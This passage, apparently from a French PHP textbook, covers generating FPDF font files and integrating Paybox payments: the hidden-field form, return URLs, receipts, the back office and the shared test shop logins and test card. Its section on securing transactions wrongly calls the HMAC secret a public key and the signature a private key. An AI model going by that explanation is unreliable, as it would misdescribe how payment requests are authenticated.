L'interprétation des différents fichiers `.map` est fournie dans les deux tableaux suivants.

Les tables de codages ISO8859 présentées ci-dessus correspondent aux langues suivantes (source : Wikipédia) :

| Tables | Signification | Langues |
|-------------|--|---|
| iso-8859-1 | Alphabet Latin-1 | Européen Occidental : l'allemand, l'anglais, le basque, le catalan, le danois, l'écossais, l'espagnol, le féroïen, le finnois, le français, l'islandais, l'irlandais, l'italien, le néerlandais, le norvégien, le portugais, le rhéto-roman et le suédois, certaines langues européennes sud-orientales (l'albanais), ainsi que des langues africaines (l'afrikaans et le swahili). |
| iso-8859-2 | Alphabet Latin-2 | Européen Central: le bosnien, le croate, le polonais, le tchèque, le slovaque, le slovène et le hongrois. Le symbole de l'euro manquant est présent dans la version ISO 8859-16. |
| iso-8859-3 | Alphabet Latin-3 | Européen du Sud: le turc, le maltais, et l'espéranto. |
| iso-8859-4 | Alphabet Latin-4 | Européen du Nord: l'estonien, le letton, le lituanien, le groenlandais, et le sami. |
| iso-8859-5 | Alphabet cyrillique | Langues slaves utilisant un alphabet cyrillique, y compris le biélorusse, le bulgare, le macédonien, le russe, le serbe et l'ukrainien. |
| iso-8859-6 | Arabe | Couvre les caractères les plus courants de l'arabe. |
| iso-8859-7 | Grec | Couvre la langue grecque moderne. |
| iso-8859-8 | Hébreu | Couvre l'alphabet hébraïque moderne tel qu'il est utilisé en Israël. |
| iso-8859-9 | latin-5 ou turc | Le même que l'ISO 8859-1, où les lettres islandaises peu utilisées sont remplacées par des lettres turques. Il est aussi utilisé pour le kurde. |
| iso-8859-10 | Latin-6 ou nordique | Un réarrangement du latin-4. Considéré plus utile pour les langues nordiques. Les langues baltes utilisent plus souvent le latin-4. |
| iso-8859-11 | Thaï | Contient la plupart des glyphes requis pour la langue thaï. |
| iso-8859-12 | Devanāgarī | Devait couvrir l'alphabet devanāgarī, mais ce projet a été abandonné en 1997. |
| iso-8859-13 | Latin-7 ou balte | Ajoute quelques caractères supplémentaires pour les langues baltes qui manquaient en latin-4 et latin-6. |
| iso-8859-14 | Latin-8 ou celtique | Couvre des langues celtiques telles que l'irlandais (orthographe traditionnelle), le gaélique écossais, le mannois (langue disparue) et le breton (certaines anciennes orthographes). |
| iso-8859-15 | Latin-9 ou parfois de façon impropre latin-0 | Une révision de 8859-1 qui abandonne quelques symboles peu utilisés, les remplaçant avec le symbole de l'euro € et les lettres Š, š, Ž, ž, Œ, œ, et Ÿ, ce qui complète la couverture du français, du finnois et de l'estonien. |
| iso-8859-16 | Latin-10 ou européen du Sud-Est | Prévu pour l'albanais, le croate, le hongrois, l'italien, le polonais, le roumain et le slovène, mais aussi le finnois, le français, l'allemand et l'irlandais (en nouvelle orthographe). |

Les pages de codes (cp) utilisés par Windows présentées ci-dessus correspondent aux langues suivantes (source : Wikipédia) :

| Tables | Signification | Langues |
|--------|--|--|
| cp874 | Thaï | Contient la plupart des glyphes requis pour la langue thaï. |
| cp1250 | Alphabet Latin-Europe Centrale | Européen Central: le bosnien, le croate, le polonais, le tchèque, le slovaque, le slovène et le hongrois. |
| cp1251 | Alphabet cyrillique | Langues slaves utilisant un alphabet cyrillique, y compris le biélorusse, le bulgare, le macédonien, le russe, le serbe et l'ukrainien. |
| cp1252 | Alphabet Latin-Europe Occidentale | Européen Occidental : l'allemand, l'anglais, le basque, le catalan, le danois, l'écossais, l'espagnol, le féroïen, le finnois, le français, l'islandais, l'irlandais, l'italien, le néerlandais, le norvégien, le portugais, le rhéto-roman et le suédois. |
| cp1253 | Grec | Couvre la langue grecque moderne. |
| cp1254 | Alphabet Latin-Turc | Langue turque. |
| cp1255 | Hébreu | Couvre l'alphabet hébraïque moderne tel qu'il est utilisé en Israël. |
| cp1256 | Arabe | Couvre les caractères les plus courants de l'arabe. |
| cp1257 | Alphabet Latin-Langues baltes | Langues baltes. |
| cp1258 | Alphabet Latin-Vietnamien | Langues vietnamienne. |
| koi8-r | Alphabet cyrillique-Langue russe | Langue russe. |
| koi8-u | Alphabet cyrillique-Langue ukrainienne | Langue ukrainienne. |

Le répertoire **font** contient les polices de caractères accessibles à FPDF. On voit que la police Verdana n'est pas disponible :

```
$ cd ..
$ cd font/
$ ls -l
total 0
-rwxr-xr-x 1 lery nogroup 454 sept. 19 2015 courierbi.php
-rwxr-xr-x 1 lery nogroup 447 sept. 19 2015 courierb.php
-rwxr-xr-x 1 lery nogroup 450 sept. 19 2015 courieri.php
-rwxr-xr-x 1 lery nogroup 442 sept. 19 2015 courier.php
-rwxr-xr-x 1 lery nogroup 3536 sept. 19 2015 helveticabi.php
-rwxr-xr-x 1 lery nogroup 3529 sept. 19 2015 helveticab.php
-rwxr-xr-x 1 lery nogroup 3533 sept. 19 2015 helveticai.php
-rwxr-xr-x 1 lery nogroup 3525 sept. 19 2015 helvetica.php
-rwxr-xr-x 1 lery nogroup 4484 sept. 19 2015 symbol.php
-rwxr-xr-x 1 lery nogroup 3529 sept. 19 2015 timesbi.php
-rwxr-xr-x 1 lery nogroup 3527 sept. 19 2015 timesb.php
-rwxr-xr-x 1 lery nogroup 3522 sept. 19 2015 timesi.php
-rwxr-xr-x 1 lery nogroup 3523 sept. 19 2015 times.php
-rwxr-xr-x 1 lery nogroup 3538 sept. 19 2015 zapfdingbats.php
```

Il faut générer les fichiers :

- verdana.php : pour le style Normal ;
- verdanai.php : pour le style Italique ;
- verdanab.php : pour le style Gras ;
- verdanabi.php : pour le style Gras et Italique.

En restant dans le répertoire **font** saisissez la commande suivante (une seule ligne de commande) qui va générer la police Verdana avec le style Normal :

```
$ php ../makefont/makefont.php
/usr/share/fonts/truetype/msttcorefonts/verdana.ttf iso-8859-1
Font file compressed: verdana.z
Font definition file generated: verdana.php
```

Saisissez à nouveau cette commande pour le style Gras (bold) :

```
$ php ../makefont/makefont.php
/usr/share/fonts/truetype/msttcorefonts/verdanab.ttf iso-8859-1
Font file compressed: verdanab.z
Font definition file generated: verdanab.php
```

Le style Italique :

```
$ php ../makefont/makefont.php
/usr/share/fonts/truetype/msttcorefonts/verdanai.ttf iso-8859-1
Font file compressed: verdanai.z
Font definition file generated: verdanai.php
```

Le style Gras et Italique :

```
$ php ../makefont/makefont.php
/usr/share/fonts/truetype/msttcorefonts/verdanabi.ttf iso-8859-1
Font file compressed: verdanabi.z
Font definition file generated: verdanabi.php
```

Afin de permettre les différentes variations syntaxiques des noms des fichiers, il faut également posséder les mêmes fichiers avec comme les noms :

- Verdana.php : pour le style Normal ;
- VerdanaItalic.php : pour le style Italique ;
- VerdanaBold.php : pour le style Gras ;
- VerdanaBoldItalic.php : pour le style Gras et Italique.

Pour cela saisissez les syntaxes suivantes :

```
$ ln -s verdanab.php VerdanaBold.php
$ ln -s verdanai.php VerdanaItalic.php
$ ln -s verdanabi.php VerdanaBoldItalic.php
```

Voici les nouveaux fichiers produits :

```
$ ls -l
total 0
-rwxr-xr-x 1 lery nogroup 454 sept. 19 2015 courierbi.php
-rwxr-xr-x 1 lery nogroup 447 sept. 19 2015 courierb.php
-rwxr-xr-x 1 lery nogroup 450 sept. 19 2015 courieri.php
-rwxr-xr-x 1 lery nogroup 442 sept. 19 2015 courier.php
-rwxr-xr-x 1 lery nogroup 3536 sept. 19 2015 helveticabi.php
-rwxr-xr-x 1 lery nogroup 3529 sept. 19 2015 helveticab.php
-rwxr-xr-x 1 lery nogroup 3533 sept. 19 2015 helveticai.php
-rwxr-xr-x 1 lery nogroup 3525 sept. 19 2015 helvetica.php
-rwxr-xr-x 1 lery nogroup 4484 sept. 19 2015 symbol.php
-rwxr-xr-x 1 lery nogroup 3529 sept. 19 2015 timesbi.php
-rwxr-xr-x 1 lery nogroup 3527 sept. 19 2015 timesb.php
-rwxr-xr-x 1 lery nogroup 3522 sept. 19 2015 timesi.php
-rwxr-xr-x 1 lery nogroup 3523 sept. 19 2015 times.php
-rw-rw-r-- 1 lery nogroup 3815 mars 30 17:12 verdanabi.php
-rw-rw-r-- 1 lery nogroup 29234 mars 30 17:12 verdanabi.z
lrwxr-xr-x 1 lery nogroup 13 mars 30 17:14 VerdanaBoldItalic.php ->
verdanabi.php
lrwxr-xr-x 1 lery nogroup 12 mars 30 17:13 VerdanaBold.php ->
verdanab.php
-rw-rw-r-- 1 lery nogroup 3805 mars 30 17:12 verdanab.php
-rw-rw-r-- 1 lery nogroup 25713 mars 30 17:12 verdanab.z
-rw-rw-r-- 1 lery nogroup 3807 mars 30 17:12 verdanai.php
lrwxr-xr-x 1 lery nogroup 12 mars 30 17:13 VerdanaItalic.php ->
verdanai.php
-rw-rw-r-- 1 lery nogroup 27724 mars 30 17:12 verdanai.z
-rw-rw-r-- 1 lery nogroup 3796 mars 30 17:11 verdana.php
-rw-rw-r-- 1 lery nogroup 24332 mars 30 17:11 verdana.z
-rwxr-xr-x 1 lery nogroup 3538 sept. 19 2015 zapfdingbats.php
```

La police Verdana est désormais disponible pour FPDF !

Remarque :

Il faut reproduire le même processus pour ajouter toute autre police

12.7 Le paiement en Ligne avec Paybox

Dans cette section nous présentons la mise en œuvre de programmes PHP dans le cadre du paiement en ligne sécurisé via la plateforme technique Paybox.

Nous ne présentons pas tous les aspects de cette solution qui est très riche, mais seulement le paiement en ligne en une ou plusieurs échéances.

Le site www.paybox.com propose une information complète de cette solution.

12.7.1 Présentation de Paybox

12.7.1.1 Coût

Le critère le plus important pour le choix d'une plateforme technique de paiement en ligne est son coût d'exploitation.

En avril 2015, Paybox propose un coût public forfaitaire de 25 € pour 100 transactions par mois, puis de 0,085 € par transaction à partir de la 101^{ème} transaction dans le mois. A titre informatif, en 2008, il était de 23,15€ pour 100 transactions par mois, et de 0,067 € par transaction à partir de la 101^{ème}.

En 2015, le coût d'ouverture d'une boutique Paybox, réglé une seule fois, était de 290 € (390 € en 2008).

Cette tarification forfaitaire présente un avantage indéniable par rapport aux solutions dont le coût est calculé selon un pourcentage du montant de chaque transaction.

12.7.1.2 La boutique Paybox

Le mode de fonctionnement de Paybox nécessite une mise en œuvre technique du côté de l'entreprise cliente pour accéder à sa boutique Paybox.

12.7.1.2.1 La boutique de l'entreprise

Chaque client dispose d'une boutique qui lui est propre, ouverte auprès de Paybox. Elle est connue via une identification particulière.

Cette boutique est accessible en mode :

- pré-production : dans ce mode d'accès, les vraies cartes bancaires (CB, VISA, MasterCard, American Express, ...) sont utilisables, mais aucune compensation bancaires (débit) n'est effectuée. Ce mode permet de tester le paiement via le site marchand de l'entreprise, sans avoir aucun paiement effectif. Une carte « virtuelle » est également disponible, ce qui évite l'utilisation de vraies cartes bancaires.
- production : dans ce mode d'accès, le paiement est réel. Seules les vraies cartes sont utilisables.

12.7.1.2.2 La boutique de test mutualisée

Paybox propose une boutique de test mutualisée, accessible à tous sans restriction, même à ceux qui ne sont pas client de Paybox.

Elle permet de mettre en œuvre la solution technique dans le site marchand de l'entreprise, sans attendre l'ouverture de sa propre boutique Paybox. De plus, Paybox offre une assistance (via courriel ou téléphone), pour cette boutique mutualisée donc sans être client.

12.7.1.2.3 Le Back-office

Chaque boutique Paybox possède un accès « Back-office » c'est-à-dire un site web avec identification (via un login et un mot de passe) permettant de voir l'historique des transactions, leur état (acceptée, refusée, annulée, ...), leur montant, les éventuels abonnements, etc.

Il permet aussi d'annuler une transaction (avant sa compensation bancaire), de faire un remboursement, de gérer une liste « grise » c'est-à-dire de cartes bancaires pour lesquelles vous refusez le paiement, d'extraire l'historique des transactions sous la forme d'un fichier Excel, etc.

12.7.1.3 Principe de fonctionnement

Le paiement via la solution Paybox se déroule en 5 phases :

1. La saisie des informations sur le site marchand de l'entreprise ;
2. La transmission des informations du site marchand vers la boutique Paybox ;
3. Le paiement : saisie des informations bancaires par l'acheteur, sur les pages sécurisées de la boutique Paybox ;
4. L'envoi du reçu de paiement à l'acheteur, par Paybox ;
5. Le retour des informations sur le paiement, de la boutique Paybox vers le site marchand de l'entreprise.

Il est ensuite possible de consulter l'historique des transactions dans le Back-office :

6. L'accès au Back-office de la boutique Paybox.

12.7.1.3.1 La saisie des informations sur le site marchand

La première étape est d'avoir développé un site Web marchand permettant à l'acheteur de sélectionner un ou plusieurs produits dans un « panier », et d'avoir une somme à régler.

C'est à cette étape que l'on génère les informations commerciales qui seront ensuite transmises à Paybox, comme la **somme à régler**, et une **référence commerciale**.

Cette **référence commerciale** est importante et doit contenir, sous la forme d'une chaîne de caractères (255 caractères au maximum), des informations comme le numéro de dossier du site marchand, éventuellement le nom ou le prénom de l'acheteur, l'horodatage de l'achat, etc. Cette référence doit contenir toute information utile qui permet **d'identifier clairement et facilement un paiement**.

Attention :

La référence est la seule information commune entre le site marchand et le site Paybox. Il est donc important de bien réfléchir à sa forme et à son contenu.

Par exemple un numéro de dossier est souvent suffisant. Mais alors seul ce numéro de dossier apparaîtra sur le Back-office de Paybox. Il faudra aller sur le Back-office du commerçant pour savoir à qui correspond ce dossier.

Il est très souvent intéressant de mettre dans cette référence, des données qui informent clairement sur le dossier comme : le nom et le prénom de l'acheteur, le mode de règlement en une ou plusieurs fois, la date et l'heure du paiement. Ceci évite de devoir faire des allers retours entre le Back-office du commerçant et celui de la boutique Paybox lorsqu'on a besoin de vérifier l'état d'un règlement.

De plus, il est préférable de remplacer les espaces par des soulignés afin de faciliter les traitements ultérieurs.

L'écran suivant présente un écran de saisie « simulant » un site marchand :

The screenshot shows a web form titled "Saisissez les données :". It contains several input fields with example values: "Nom du client (ex: Dupont) : dupont", "Prénom du client (ex : Jean Christophe) : paul", "Numéro du dossier (Ex: 123456) : 52426", and "Adresse courriel (ex : dupont@cnam.fr) : dupont@orange.fr". There is also a field for "Montant à régler (ex : 170,23) : 345,87 €". Below these fields are two radio buttons for "Voulez-vous payer en 3 fois ?" with "Oui" and "Non" options, where "Non" is selected. At the bottom are two buttons: "Valider la saisie" and "Effacer le formulaire".

Le nom, le prénom, l'adresse courriel seront par exemple demandé à l'acheteur sur le site marchand. Contrairement à ce qui est présenté sur cet écran, le montant à régler et le numéro de dossier seront calculés automatiquement lors de l'achat par le site marchand.

Les boutons radio du mode de paiement en une ou trois fois, montre qu'il est possible de faire un règlement en plusieurs fois (4 échéances maximales avec Paybox), la première étant réglée immédiatement).

Dans ce cas il faut fournir à Paybox, les montants et les dates des échéances suivantes.

L'utilisateur validera une seule fois tous ces paiements dont les montants et dates seront présentés au moment de saisir son numéro de carte bancaire.

Par la suite, à chaque date indiquée, Paybox effectuera automatiquement, et sans aucune intervention humaine, le règlement du montant qui a été précisé à cette date et enverra automatiquement un reçu à l'acheteur via son adresse courriel. Il n'y a absolument rien à faire, sauf à relever régulièrement (chaque jour ou chaque semaine) la liste des règlements effectués sur le Back-office de sa propre boutique Paybox.

12.7.1.3.2 La transmission des informations du site marchand à Paybox

Une fois les informations commerciales obtenues ou générées par le site marchand de l'entreprise, il faut les transmettre à la boutique Paybox.

La transmission de ces informations du site marchand vers la boutique Paybox utilise un formulaire HTML. La majorité des variables sont cachées (hidden).

En voici un exemple, les valeurs présentées sont à titre indicatif :

```
<form method="POST"
action="https://urlserveur.paybox.com/cgi/MYchoix_pagepaiement.cgi">
<input type="hidden" name="PBX_SITE" value="1999888">
<input type="hidden" name="PBX_RANG" value="32">
<input type="hidden" name="PBX_IDENTIFIANT" value="110647233">
<input type="hidden" name="PBX_TOTAL" value="34587">
<input type="hidden" name="PBX_DEVISE" value="978">
<input type="hidden" name="PBX_CMD" value="052426_DUPONT_20150408_104701">
<input type="hidden" name="PBX_PORTEUR" value="dupont@orange.fr">
<input type="hidden" name="PBX_RETOUT" value="Mt:M;Ref:R;Auto:A;Erreur:E">
<input type="hidden" name="PBX_HASH" value="SHA512">
<input type="hidden" name="PBX_HMAC" value="F2A799494504F9E50E91E44C129A45">
<input type="hidden" name="PBX_TIME" value="2015-04-08T10:47:01+02:00">
<input type="hidden" name="PBX_EFFECTUE" value="http://serv.fr/retour.php">
<input type="hidden" name="PBX_REFUSE" value="http://serv.fr/retour.php">
<input type="hidden" name="PBX_ANNULE" value="http://serv.fr/retour.php">
<input type="submit" value="Payer">
</form>
```

Les variables de ce formulaire sont détaillées dans la documentation téléchargeable sur le site de Paybox. À travers ce formulaire, le site marchand transmet à Paybox :

- Des informations commerciales comme :
 - Le montant de la transaction en centimes (PBX_TOTAL) ;
 - Le code de la devise de la transaction (PBX_DEVISE), par exemple l'euro (978) ;
 - La référence du dossier : une chaîne de 255 caractères au plus (PBX_CMD) ;
 - L'adresse courriel de l'acheteur (PBX_PORTEUR), pour recevoir le reçu de paiement.
- Des informations techniques comme :
 - Les codes de la boutique Paybox de l'entreprise (PBX_SITE, PBX_RANG, PBX_IDENTIFIANT) ;
 - La liste des variables que Paybox doit retourner au site marchand (PBX_RETOUT), après la saisie des informations bancaires par l'acheteur ;
 - La méthode de cryptage de l'empreinte de la transaction (PBX_HASH). C'est l'algorithme de hachage ;
 - L'empreinte (clef privée) de la transaction (PBX_HMAC). Cette signature est calculée à partir de la clef publique fournie avec la boutique Paybox ;
 - L'horodatage de la transaction au format ISO8601 (PBX_TIME) ;
 - Les URLs de retour au site marchand quand le paiement est effectué, refusé ou annulé (PBX_EFFECTUE, PBX_REFUSE, PBX_ANNULE).

Les variables suivantes sont obligatoires dans toute requête, et doivent être présentées dans cet ordre :

- PBX_SITE
- PBX_RANG
- PBX_IDENTIFIANT
- PBX_TOTAL
- PBX_DEVISE
- PBX_CMD
- PBX_PORTEUR
- PBX_RETOUT
- PBX_HASH
- PBX_HMAC
- PBX_TIME

Il existe bien d'autres variables facultatives, comme PBX_EFFECTUE, PBX_REFUSE ou PBX_ANNULE.

Voici un exemple de la présentation de validation de la commande. Comme les variables sont cachées (hidden), seul le bouton « Payer » du formulaire apparaît.

Il est donc important de présenter à l'acheteur un récapitulatif des informations le concernant et des sommes à régler avec leur date de règlement AVANT de transmettre les informations à Paybox, c'est-à-dire avant de saisir les informations bancaires.

L'écran suivant récapitule un règlement en une seule fois

| Dossier à régler | | | | |
|------------------|--------|--------|------------------|---------------|
| Dossier | Nom | Prénom | Courriel | Montant Total |
| 052426 | DUPONT | PAUL | dupont@orange.fr | 345,87 € |

| Echéances | |
|-----------|----------|
| Date | Montant |
| 09/04/15 | 345,87 € |

L'écran suivant récapitule un règlement en une trois fois (dans le cas d'une sélection du bouton radio sur « oui » dans l'écran de saisie), pour le même montant.

| Dossier à régler | | | | |
|------------------|--------|--------|------------------|---------------|
| Dossier | Nom | Prénom | Courriel | Montant Total |
| 052426 | DUPONT | PAUL | dupont@orange.fr | 345,87 € |

| Echéances | |
|------------|----------|
| Date | Montant |
| 09/04/2015 | 115,28 € |
| 09/05/2015 | 115,28 € |
| 09/06/2015 | 115,31 € |

Le clic sur le bouton « Payer » envoie les informations à Paybox via le formulaire, en utilisant le programme indiqué dans le champ « action », qui est dans notre exemple : **https://urlserveur.paybox.com/cgi/MYchoix_pagepaiement.cgi**.

La valeur de ***urlserveur*** varie selon que l'on utilise le mode de pré-production (tests) ou le mode de production (paiement réel).

La liste des serveurs Paybox disponibles est :

Plateforme de test ou pré-production :

https://preprod-tpeweb.paybox.com/cgi/MYchoix_pagepaiement.cgi

Plateforme de production :

https://tpeweb.paybox.com/cgi/MYchoix_pagepaiement.cgi (serveur principal)

https://tpeweb1.paybox.com/cgi/MYchoix_pagepaiement.cgi (serveur secondaire)

12.7.1.3.3 La saisie des informations bancaires

Une fois le formulaire validé, l'écran de Paybox apparaît. Sur la boutique de test mutualisé (ouverte à tous), un premier écran propose de choisir sa carte bancaire.

TEST **TEST*** LA BOUTIQUE DE TEST HMAC
Référence de la transaction: CPT_052426_DUPONT_PAUL_2015-04-09T14:29:39 02:00
Montant: 345.87 EUR

Choisissez votre moyen de paiement

| | |
|--|--|
| Paiement par Carte Bancaire <input type="radio"/> <input type="radio"/> <input type="radio"/> <input type="radio"/> <input type="radio"/> <input type="radio"/> <input type="radio"/> <input type="radio"/> <input type="radio"/> EFFECTUER LE PAIEMENT >> | Paiement par PayPal EFFECTUER LE PAIEMENT >> |
| Paiement par Cartes Prépayées <input type="radio"/> <input type="radio"/> <input type="radio"/> <input type="radio"/> EFFECTUER LE PAIEMENT >> | Paiement par Cartes Finaref <input type="radio"/> <input type="radio"/> <input type="radio"/> EFFECTUER LE PAIEMENT >> |
| Paiement par crédit / plusieurs fois <input type="radio"/> <input type="radio"/> EFFECTUER LE PAIEMENT >> | Paiement par Buyster EFFECTUER LE PAIEMENT >> |

<< ANNULER

Paybox © Infos Sécurité

L'écran Paybox de paiement présente la somme à régler immédiatement, ou les sommes et les dates en cas de paiement en plusieurs fois.

L'écran suivant présente un paiement en une seule fois :

Paiement de
345.87 EUR

TEST LA BOUTIQUE DE TEST HMAC

Numéro de carte
 Date de fin de validité (MM/AA)
 Cryptogramme visuel :
 3 derniers chiffres au dos de la carte(?)

<< ANNULER VALIDER >>

RETOUR CHOIX MOYENS DE PAIEMENTS

Montant indicatif de votre achat en devises. Dernière mise à jour des taux le 08/04/2015
 345.87 EUR 361.52 CHF 375.31 USD 44943 JPY 2328.22 CNY 252.88 GBP 468.40 CAD

Paybox © Infos Sécurité

L'écran suivant présente un paiement en trois fois :

Paieement de
115.28 EUR

*****TEST*** LA BOUTIQUE DE TEST HMAc**

Echéance 09/05/2015 115.28 EUR
09/06/2015 115.31 EUR

Numéro de carte: 1111222233334444

Date de fin de validité (MM/AA): 09 / 17

Cryptogramme visuel : 123
3 derniers chiffres au dos de la carte(?)

<< ANNULER VALIDER >>

RETOUR CHOIX MOYENS DE PAIEMENTS

Montant indicatif de votre achat en devises. Dernière mise à jour des taux le 08/04/2015

115.28 EUR 120.50 CHF 125.09 USD 14980 JPY 776.01 CNY 84.29 GBP 156.12 CAD

Cet écran permet à l'acheteur de saisir les informations de sa carte bancaire.

Dans le cas de la boutique de test mutualisée, vous pouvez utiliser votre carte bancaire ou bien une carte « virtuelle » proposée par Paybox uniquement pour le test.

Voici les codes de cette carte « virtuelle » :

- Numéro de la carte : 1111222233334444
- Date de validité : choisir une date valide
- Cryptogramme : 123

L'acheteur a la possibilité de faire trois essais avant de se voir refuser le paiement. Il peut également annuler le règlement à cette étape.

12.7.1.3.4 L'envoi du reçu de paiement à l'acheteur

Si le règlement a été accepté à l'étape précédente, l'acheteur reçoit un reçu du paiement à l'adresse courriel qui a été fournie à Paybox via le formulaire dans la variable PBX_PORTEUR.

Voici le reçu envoyé à l'acheteur dans le cadre d'un règlement en une seule fois.

```
+-----+
! ATTENTION CECI N'EST PAS UN VRAI PAIEMENT !
! IL N'Y A PAS EU DE VRAIE AUTORISATION !
+-----+
Ref commande:CPT_052426_DUPONT_PAUL_2015-04-09T14:29:39 02:00
CARTE BANCAIRE
le 09/04/2015 à 14:39
TEST PAYBOX HMAc 1
1999888
111122-----
1709
00 032 5954030
M DEBIT @
AUTO: XXXXXX
MONTANT = 345.87 EUR
TICKET A CONSERVER
```

Voici le reçu envoyé à l'acheteur dans le cadre d'un règlement en plusieurs fois.

Le type « abonnement » apparaît. La date et le montant du prochain prélèvement sont indiqués.

```
+-----+
! ATTENTION CECI N'EST PAS UN VRAI PAIEMENT !
! IL N'Y A PAS EU DE VRAIE AUTORISATION      !
+-----+
Abonnement
Prochain prelevement le 09/05/2015 :          115.28 EUR
Ref commande:ABT_052426_DUPONT_PAUL_2015-04-09T14:39:25 02:00
CARTE BANCAIRE
le 09/04/2015 à 14:39
TEST PAYBOX HMAC 1
1999888
111122-----
1703
00 032 5958471
M DEBIT @
AUTO:      XXXXXX
MONTANT =   115.28 EUR
TICKET A CONSERVER
```

12.7.1.3.5 Le retour des informations après paiement

Si des URLs de retours vers le site marchand ont été indiquées à Paybox via les variables PBX_EFFECTUE, PBX_REFUSE et PBX_ANNULE, alors à la fin de l'écran de saisie des informations bancaires, Paybox retourne à l'une de ces adresses les informations demandées dans la variable PBX_RETOUR.

- L'url précisée dans PBX_EFFECTUE est utilisée quand le règlement a été effectué.
- L'url précisée dans PBX_REFUSE est utilisée quand le règlement a échoué (nombre d'essais dépassé, carte volée, compte bancaire insuffisamment approvisionné, etc.).
- L'url précisée dans PBX_ANNULE est utilisée quand l'acheteur a cliqué sur le bouton « Annuler » de l'écran de saisie des informations bancaires.

La variable PBX_RETOUR indique les informations à retourner au site marchand. Par exemple **M** indique le montant, **R** la référence, **A** l'autorisation et **E** le code d'erreur.

Ce retour se fait par la méthode GET (par défaut). Chaque information doit être précédée par un **texte** et le caractère « : », représentant le nom de la variable. Le caractère de séparation entre ces différentes informations est le « ; ».

Voici un exemple de contenu : **Mt:M;Ref:R;Auto:A;Erreur:E**

Il faut donc traiter cette information comme si elle venait d'un formulaire envoyé par Paybox en méthode GET, via un programme PHP.

Les URLs de retours indiquées par PBX_EFFECTUE, PBX_REFUSE et PBX_ANNULE doivent correspondre à un programme PHP de traitement de ces données. Le plus simple est que ces trois variables contiennent l'URL du même programme PHP qui traite tous les cas de retour selon la valeur de la variable « Erreur ».

Voici un exemple de l'affichage produit par un programme PHP interprétant les informations envoyées. Dans cet exemple, beaucoup d'informations sont demandées en retour comme par exemple le type de la carte bancaire, son numéro, sa date de validité, le pays de la banque émettrice, etc.

| Résultat du paiement | |
|---------------------------------|--|
| Statut | Paiement Validé |
| Code retour | 00000 : Opération réussie. |
| Référence | ABT_052426_DUPONT_PAUL_2015-04-09T14:31:38 02:00 |
| Montant | 115,28 € |
| Autorisation | XXXXXX |
| N° d'appel Paybox | 11307865 |
| N° transaction | 5958518 |
| Date et Heure de la transaction | 09-04-2015 à 14:32:04 |
| Type de paiement | CARTE |
| Type de la carte | EUROCARD_MASTERCARD |
| N°carte | 111122*****44 |
| Fin de validité de la carte | Septembre-2017 |
| Pays de la banque | Non défini |
| Empreinte de la carte | 5B434C778490889697170E225029F56AFF19CA47 |
| Garantie par 3D secure | Pas utilisé |
| Pays du client | France (FRA) |
| N°abonnement | 5958519 |

Remarques:

-1- Contrairement à ce qui est affiché sur l'écran précédent qui présente juste l'interprétation des informations obtenue en retour, **le programme PHP devra simplement confirmer à l'acheteur, qu'il est de retour sur le site marchand, que sa commande est validée, ou qu'elle est annulée si le règlement à échoué ou s'il a été annulé. Les autres informations ne doivent pas apparaître à l'écran mais elles doivent être conservées dans une base de données.**

Par la suite, il est indispensable de développer une interface Web d'accès à cette base de donnée, ce qui constituera le Back-office du site marchand !

-2- Paybox supporte le système 3D Secure, y compris sur le site de test mutualisé.

Ce système permet de sécuriser le paiement par la saisie d'un code unique envoyé par SMS sur le portable de l'acheteur. Le numéro de portable est transmis par la banque émettrice de la carte bancaire au moment du règlement sur le site de Paybox.

La boutique mutualisée simule le système 3D Secure par l'acceptation d'un certificat. Il n'y a pas d'échange de SMS ni besoin d'un numéro de téléphone portable.

12.7.1.3.6 L'accès au Back-office Paybox

Il n'existe que deux URL d'accès au Back-office de Paybox :

- Le Back-office de test : <https://preprod-admin.paybox.com>
- Le Back-office de production : <https://admin.paybox.com>

C'est l'identifiant et le mot de passe qui dirige vers le Back-office de sa propre boutique Paybox.

Dans le cas de la boutique de test mutualisée *classique* ces informations sont :

- Login : 199988832
- Mot de passe : 19998881

Dans le cas de la boutique de test mutualisée *3D-secure* ces informations sont :

- Login : 199988843
- Mot de passe : 19998881

L'onglet Journal donne accès à l'historique des transactions. La boutique mutualisée étant ouverte à tous, vous trouverez vos transactions de test parmi d'autres transactions, ce qui bien sûr ne sera pas le cas avec votre propre boutique.

Voici un exemple de Back-office de la boutique mutualisée classique. L'encadré montre la trace de notre transaction de test.

The screenshot shows the Paybox administration interface. At the top, there's a navigation bar with tabs: Accueil, Informations, Journal, Télécollecte, Comptes-rendus, Saisie, Crédit, Abonnements, Oppositions, Recherche carte, Aide, and Déconnexion. Below this, there's a search bar and a table of transaction states. The table has columns: Date, Nb. Etats, and Cumul Mts Devise. The data shows transactions for 09/04/2015, including Annulée(s), Autorisée(s), and Remboursée(s) in various currencies (USD, GBP, EUR).

| Date | Heure | Réf. Paybox | Numéro d'appel | Montant | Devise | Réf. Commande | Etat | Moyen paiement | Pays | IP | ? |
|------------|----------|-------------|----------------|---------|--------|--------------------------------|-----------|----------------|------|-----|----|
| 09/04/2015 | 14:32:04 | 5958518 | 11307865 | 115.28 | EUR | ABT_052426_DUPONT_PAUL_2015-04 | Autorisée | Carte | ??? | FRA | .. |
| 09/04/2015 | 14:30:22 | 5958512 | 11307853 | 345.87 | EUR | CPT_052426_DUPONT_PAUL_2015-04 | Autorisée | Carte | ??? | FRA | .. |

12.7.1.4 Sécurisation par clé publique/clé privée

Afin de sécuriser l'envoi des informations entre le site marchand et la boutique Paybox, la solution technique de Paybox utilise la méthode de cryptage clé publique / clé privée.

12.7.1.4.1 Principe

À partir d'une clé publique spécifique à sa propre boutique Paybox, on génère une « empreinte » de l'ensemble des informations transmises via le formulaire à Paybox, c'est la clé privée.

Le nom de l'algorithme de cryptage utilisé ainsi que cette empreinte, la clé privée, sont transmis à Paybox dans le formulaire en même temps que les autres informations.

À la réception, Paybox génère à nouveau l'empreinte et la compare avec celle qui est transmise pour valider la transaction.

12.7.1.4.2 La clé publique de la boutique Paybox

12.7.1.4.2.1 Génération de la clé

La clé publique est spécifique au site marchand. IL faut donc la générer une première fois dans le Back-office de sa boutique Paybox. L'interface de génération se trouve dans l'onglet « **Informations** » du Back-office.

Cette clé publique est modifiable par la suite.

Voici une présentation de cette interface issue de la documentation Paybox.

| Modification de la clé HMAC | |
|-----------------------------|-------------------------------------|
| Phrase de passe | |
| Cacher | <input checked="" type="checkbox"/> |
| Complexité | Très fort |
| Force | 100% |
| Clé | |
| VALIDER | |

12.7.1.4.2.2 Récupération de la clé

L'écran suivant montre comment récupérer cette clé dans le Back-office de la boutique de test mutualisée qui est utilisée pour la section concernant la mise en œuvre du paiement en ligne.

